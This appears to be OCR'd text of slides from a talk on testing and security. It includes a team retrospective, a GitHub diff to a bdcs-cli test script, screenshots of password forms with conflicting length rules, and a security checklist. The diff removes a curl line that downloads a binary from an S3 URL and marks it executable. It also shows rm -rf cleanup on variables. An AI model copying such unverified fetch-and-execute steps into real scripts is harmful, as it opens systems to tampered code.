
Agile Life / Pages

[redacted]

[redacted] Retrospective

[redacted]
01.Aug.2016

Well done		Issues		Improved
Good team work between members (team was formed from people from different teams)		Not very well prepared/executed demo		
Planning (incremental) - planned 2 small sprints		Not having enough work in [redacted] team - unevenly loaded team members		
Planning meeting helped clear the issues		Spend more time for the [redacted] than it should		
Successful sprint		Not persist decisions - we decided on something and not followed it after that		
		Not cleared/ not thought through at the beginning		



https://[redacted].atlassian.net/wiki/spaces/[redacted]overview


ROADMAP

Recent space activity

[redacted] updated 12.Jan.2018 • view change

Space contributors

welder/bdcs-cli/pull/31




6 tests/bin/import-metadata

```
@@ -7,7 +7,8 @@ set -e
 # create the MDDB database if it doesn't exist
 # ARG1 - OPTIONAL - a content store directory for exports

-IMPORT="./bdcs-import"
+# needs bdcs.rpm installed
+IMPORT="/usr/libexec/weldr/bdcs-import"
 SCHEMA="./schema.sql"
 METADATA="metadata.db"

@@ -19,7 +20,6 @@ else
     REMOVE_IMPORT_REPO=0
 fi

-[ -f "$IMPORT" ] || curl -o "$IMPORT" https://s3.amazonaws.com/weldr/bdcs-import && chmod a+x "$IMPORT"
 [ -f "$SCHEMA" ] || curl -o "$SCHEMA" https://raw.githubusercontent.com/weldr/bdcs/master/schema.sql
 sqlite3 "$METADATA" < "$SCHEMA"

@@ -41,5 +41,5 @@ for F in $DNF_DOWNLOAD/*.rpm; do
 done

 # cleanup temporary directories and files
-rm -rf $DNF_ROOT $DNF_DOWNLOAD $IMPORT $SCHEMA || echo "Can't remove some files"
+rm -rf $DNF_ROOT $DNF_DOWNLOAD $SCHEMA || echo "Can't remove some files"
 [ "$REMOVE_IMPORT_REPO" == 1 ] && rm -rf $IMPORT_REPO || echo "Can't remove some files"
```

PR #31 in details

```
-IMPORT="./bdcs-import"
+# needs bdcs.rpm installed
+IMPORT="/usr/libexec/weldr/bdcs-import"
... do some testing here ...
 # cleanup temporary directories and files
-rm -rf $DNF_ROOT $DNF_DOWNLOAD $IMPORT $SCHEMA
+rm -rf $DNF_ROOT $DNF_DOWNLOAD $SCHEMA

^^^ I forgot to update this line ^^^^^
```

Configure Jenkins plugins & permissions and test it !




t[redacted]r@g[redacted]

●●●●●●●●●●●●●●●●

Forgot password?

Please enter at least 255 characters.

At least 255 characters!



Available Funds

$0.00 USD

Security

A password must be between 6 and 15 characters in length

Update Password

Old Password:

New Password:

Confirm Password:

Between 6 and 15 characters !

„Use MFA Everywhere because passwords are terrible“

Justin Mayer
https://www.youtube.com/watch?v=cK-AH10xHYc

TODO LIST

- **Constantly inspect your code**
  - with tools like Bandit, Coverity, npm audit, etc
- **Inspect other people's code**
  - Same tools, different test target
- **Treat ALL infrastructure as production**
  - b/c test infra is a possible target
- **Make apps usable**
  - and people will adopt any security solution we offer

HAPPY TESTING !